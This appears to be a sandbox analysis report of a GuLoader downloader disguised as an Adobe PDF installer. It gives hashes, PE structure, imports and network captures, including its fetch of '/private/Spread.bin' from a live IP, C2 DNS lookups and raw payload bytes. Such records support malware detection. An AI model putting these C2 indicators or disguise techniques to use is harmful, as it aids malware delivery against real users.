SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false

Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_..c.t...XLo.S..`.....B...L...~..z.....}i<2j..:..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G...;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	5.641019034220834
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File size:	307224
MD5:	6f790a9e28d73d498c89a19cfe941d1b
SHA1:	1ec63e32364359f656b29eb37e3a2af11ecc62a8
SHA256:	2241716c3ddff7b1f771a6e3c91b67ded01e9f78026ecc124863099dbe5ac405
SHA512:	d4e27129849dab65c30061a44c699bb62212acae4512df173f45607d7407fcb8dfc9afcf0fe3fe28b72fc9f2a615b9554f67c44828274549317 80ff43ffb50ec
SSDEEP:	6144:OYa6VBAkzL7r9r/EDpppppppppppppppppppppppppppppp0Y2OVKmXZszK15P7Ld:OYnDP7r9r/+pppppppppppppppppppppz
TLSH:	F46405C5E98455A1EC19AB306A36CD3592237EFDA874A41D29DE3E273FFB2D35026013
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....

File Icon

Icon Hash:	c4c4c4c8ccd4d0c4

Static PE Info

General

Entrypoint:	0x403640
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B1F [Sat Sep 25 21:56:47 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN="kldes RDKLKENS Flutenes2 ", O=LANDBRUGSREGNSKAB, L=Saint-Jean-des-Essartiers, S=Normandie, C=FR
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 14/05/2022 01:07:29 14/05/2023 01:07:29
Subject Chain	• CN="kldes RDKLKENS Flutenes2 ", O=LANDBRUGSREGNSKAB, L=Saint-Jean-des-Essartiers, S=Normandie, C=FR

Version:	3
Thumbprint MD5:	4EC87CDF2DF0AFCC2B070E5661FE0646
Thumbprint SHA-1:	8B231E760D9179231C08845B226C6806EF514F03
Thumbprint SHA-256:	400DCEECD1D42BCF4E70517635DD2DE0E5468B6E0513C3100B7CF61E63A2A981
Serial:	D869F5D5F1A19BDA

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A230h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FFA6021C20Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FFA6021C1DAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A318h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h

Instruction
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4b000	0x35b28	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x496f0	0x1928	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6676	0x6800	False	0.656813401442	data	6.41745998719	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20378	0x600	False	0.509765625	data	4.11058212765	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x20000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4b000	0x35b28	0x35c00	False	0.2130859375	data	4.46068570463	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x4b5e0	0x368	data	English	United States
RT_ICON	0x4b948	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x5c170	0x94a8	data	English	United States
RT_ICON	0x65618	0x67e8	data	English	United States
RT_ICON	0x6be00	0x5488	data	English	United States
RT_ICON	0x71288	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 254, next used block 2130706432	English	United States
RT_ICON	0x754b0	0x35e0	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x78a90	0x25a8	data	English	United States
RT_ICON	0x7b038	0x10a8	data	English	United States
RT_ICON	0x7c0e0	0xea8	data	English	United States
RT_ICON	0x7cf88	0x988	data	English	United States
RT_ICON	0x7d910	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x7e1b8	0x6c8	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_ICON	0x7e880	0x668	data	English	United States
RT_ICON	0x7eee8	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x7f450	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x7f8b8	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 4294965391, next used block 7403512	English	United States
RT_ICON	0x7fba0	0x1e8	data	English	United States
RT_ICON	0x7fd88	0x128	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x7feb0	0xb8	data	English	United States
RT_DIALOG	0x7ff68	0x144	data	English	United States
RT_DIALOG	0x800b0	0x13c	data	English	United States
RT_DIALOG	0x801f0	0x100	data	English	United States
RT_DIALOG	0x802f0	0x11c	data	English	United States
RT_DIALOG	0x80410	0x60	data	English	United States
RT_GROUP_ICON	0x80470	0x102	data	English	United States
RT_VERSION	0x80578	0x26c	data	English	United States
RT_MANIFEST	0x807e8	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
LegalCopyright	2015-2020 Adobe. All rights reserved.
FileVersion	5.3.5
CompanyName	Adobe Inc.
LegalTrademarks	
Comments	
ProductName	Adobe PDF
FileDescription	Adobe PDF
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.236.228.21749755802018752 05/14/22-06:39:05.300643	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49755	80	192.168.11.20	185.236.228.217

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 06:39:05.282084942 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.299973965 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.300192118 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.300642967 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.318340063 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.318640947 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.318782091 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.318842888 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.318897009 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.318901062 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.318975925 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.319041014 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.319087029 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.319094896 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.319143057 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.319189072 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.319237947 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.319494009 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.337070942 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.337312937 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.337435007 CEST	80	49755	185.236.228.217	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 06:39:05.337511063 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.337559938 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.337589025 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.337630033 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.337667942 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.337702990 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.337752104 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.337798119 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.337821007 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.337861061 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.337868929 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.337920904 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.337946892 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.337982893 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338010073 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.338046074 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338181019 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.338181973 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338196039 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338202000 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338234901 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.338267088 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338316917 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.338326931 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.338349104 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338387966 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338435888 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338496923 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.338532925 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.338587046 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.338704109 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.338893890 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.356385946 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.356472969 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.356547117 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.356590986 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.356657028 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.356663942 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.356713057 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.356772900 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.356821060 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.356873035 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.356942892 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.356973886 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357012033 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357021093 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357072115 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357120037 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357125044 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357180119 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357202053 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357249022 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357295036 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357315063 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357357025 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357378006 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357420921 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357469082 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357476950 CEST	49755	80	192.168.11.20	185.236.228.217

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 06:39:05.357533932 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357538939 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357592106 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357637882 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357686043 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357690096 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357745886 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357750893 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357804060 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357850075 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357857943 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357913971 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.357918024 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.357971907 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.358017921 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.358067036 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.358071089 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.358110905 CEST	49755	80	192.168.11.20	185.236.228.217
May 14, 2022 06:39:05.358139992 CEST	80	49755	185.236.228.217	192.168.11.20
May 14, 2022 06:39:05.358187914 CEST	80	49755	185.236.228.217	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 06:39:05.511209011 CEST	52021	53	192.168.11.20	1.1.1.1
May 14, 2022 06:39:05.525530100 CEST	53	52021	1.1.1.1	192.168.11.20
May 14, 2022 06:39:10.538589954 CEST	61443	53	192.168.11.20	1.1.1.1
May 14, 2022 06:39:10.551435947 CEST	53	61443	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 14, 2022 06:39:05.511209011 CEST	192.168.11.20	1.1.1.1	0xafee	Standard query (0)	top.banifa buse01.xyz	A (IP address)	IN (0x0001)
May 14, 2022 06:39:10.538589954 CEST	192.168.11.20	1.1.1.1	0xe02	Standard query (0)	geoplugin.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 06:39:05.525530100 CEST	1.1.1.1	192.168.11.20	0xafee	No error (0)	top.banifa buse01.xyz		154.53.50.251	A (IP address)	IN (0x0001)
May 14, 2022 06:39:10.551435947 CEST	1.1.1.1	192.168.11.20	0xe02	No error (0)	geoplugin.net		178.237.33.50	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 185.236.228.217
- geoplugin.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49755	185.236.228.217	80	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 06:39:05.300642967 CEST	89	OUT	GET /private/Spread.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.236.228.217 Cache-Control: no-cache
May 14, 2022 06:39:05.318640947 CEST	90	IN	HTTP/1.1 200 OK Date: Sat, 14 May 2022 04:39:05 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Sat, 14 May 2022 00:03:53 GMT ETag: "74040-5deed86c18c40" Accept-Ranges: bytes Content-Length: 475200 Content-Type: application/octet-stream Data Raw: ed 22 b7 ee 0d 1d 59 e9 7e d2 89 86 87 ed 12 9d 58 a2 81 45 7a a3 ad a5 d7 48 10 18 98 ae d6 23 6d f5 8c 56 e8 1f 45 e8 a1 ca 5c 04 12 d0 cc 20 44 33 53 8f 35 19 02 11 96 52 39 ee d9 cb 1c 3c b9 c6 a3 44 90 9c 4e ac 3d bd 68 65 98 e1 d1 4b 6d 1e 6d 53 80 2b d9 ab d6 b0 70 ba 45 91 ff 68 30 0b e3 c9 11 9f d9 69 24 55 f9 a9 bd a7 8b 2a c0 d5 14 19 60 72 71 37 6c 20 c9 d7 1d 0c 67 48 ba 72 19 2e f4 1d ab 48 c6 8e 01 06 77 7f 8d 00 02 de f3 21 55 5a 11 dc fd a3 77 af 62 3d c0 1a 54 90 4e 72 52 0d e5 81 1d f2 ed 68 d9 01 b1 36 c4 7e e4 64 54 0a c3 77 bf 3e 70 95 70 14 37 bb 33 1f 1c cc 9e 5b 6d c8 c3 ba c0 34 25 f0 15 55 60 9c e2 81 ce a6 3f 0e 81 5f 19 a9 c1 dd 62 16 1b 6b e0 8b 3f 0f bf 3f fe 29 0e 56 86 18 81 93 4d 90 8f 60 86 de ba 0c 8b 19 09 76 37 c1 6c 50 b7 fb b3 3a 20 25 7f fc 2a b5 8c 0a 9f 4e 51 db ab 70 03 64 6b 4e b6 dd b1 0f d0 ae c1 64 6c d6 c7 ea 24 88 e4 03 d6 6f 7c a7 13 1b d2 0c 97 77 3a 0c fb 48 66 d9 2e 8d ff 98 85 35 50 bf 5c 46 8e ad 9f c0 d1 b8 5d 45 ae 3f 68 3b 5a 22 3c 8b 1e ce 34 71 54 c4 0c 34 c2 52 88 52 77 b1 df c1 c2 80 02 8e 48 3e dd aa 48 9d 19 46 88 2d f9 8d e3 df 1f 9b 9c d2 38 a5 17 c5 ea 38 7f 43 f9 26 06 bb d7 a0 f7 3d 71 24 29 07 28 8b 0d a5 ac d0 52 8f 5f f1 e2 a8 5b 13 68 5c 5d 42 c4 76 55 4a 8f 12 e9 6f 4d 5a 70 9c 8f 1f 2c f6 db 3d 0e b1 1e 82 60 89 f5 53 d9 67 c4 ed 43 81 f9 03 78 f4 25 94 4f 86 47 39 87 9b 90 03 31 9e 8c 89 19 92 cc 1a 06 bc 1b 63 e4 9b d2 6c 1c 93 50 d9 b7 14 4f dc d6 36 19 28 0e ac ac 81 91 16 ae 87 be 37 04 d7 cf 0c 28 0e ad 80 93 1f 3d 47 cb 1c 69 5a 8f d7 74 3f 0a f5 0d a1 19 cd b8 c4 12 bb 3d a4 f5 0a f3 c6 c3 d4 81 37 26 de af a4 ec 98 58 63 d0 d3 e8 c8 28 de dc d3 a6 f4 a7 80 11 75 ed 65 c7 7e e0 a8 08 6b 4f 03 11 f7 91 94 ea 55 80 71 4d 6c db 76 79 3e 9e a7 12 38 1b 30 b4 9e 3f d9 ea c4 6c f4 37 7d 00 d4 1c 0f 5e b2 79 93 f0 f1 cb 15 ac bd bc 7b a7 16 c9 d4 18 3d 40 e0 73 d4 af e3 03 99 83 7e 2c 93 b5 a9 74 08 ba d8 31 d0 24 a6 e9 46 ed aa 0f 9d e5 fa 16 e2 db e7 a4 33 e0 c4 af 37 86 a2 fb 46 9a 9f ac c6 d0 f7 69 64 3d 13 0a 6e 5a 42 cf 91 b4 b7 8e 77 e4 55 c6 1c 92 2c 41 8f 20 06 a3 86 c0 43 e5 80 3f 14 d4 6b 95 b8 80 b0 40 06 c1 92 f7 9e 37 01 49 72 4d 08 94 fc e2 e9 e3 e5 ca e6 b0 c6 00 b8 10 3b 6f 53 e6 b8 95 ae 82 2a 0c c2 b6 42 44 02 33 2a ce 3b 21 cf 9f 16 04 4b d2 0b 94 1b 85 bc 8d 0b 71 30 32 cd 88 57 5a 2e 51 80 b9 69 16 0f 3a 69 bc 71 c3 b5 2d 24 ac 5e df 94 df cc 27 a5 a7 e7 62 9f 97 0b f4 82 d4 bf e6 e6 19 22 29 38 b6 cb a2 47 7c 26 da f8 5a 65 d9 cf b3 e0 81 54 03 64 29 c9 19 ab a7 6d 95 2e ca 44 85 b7 3b 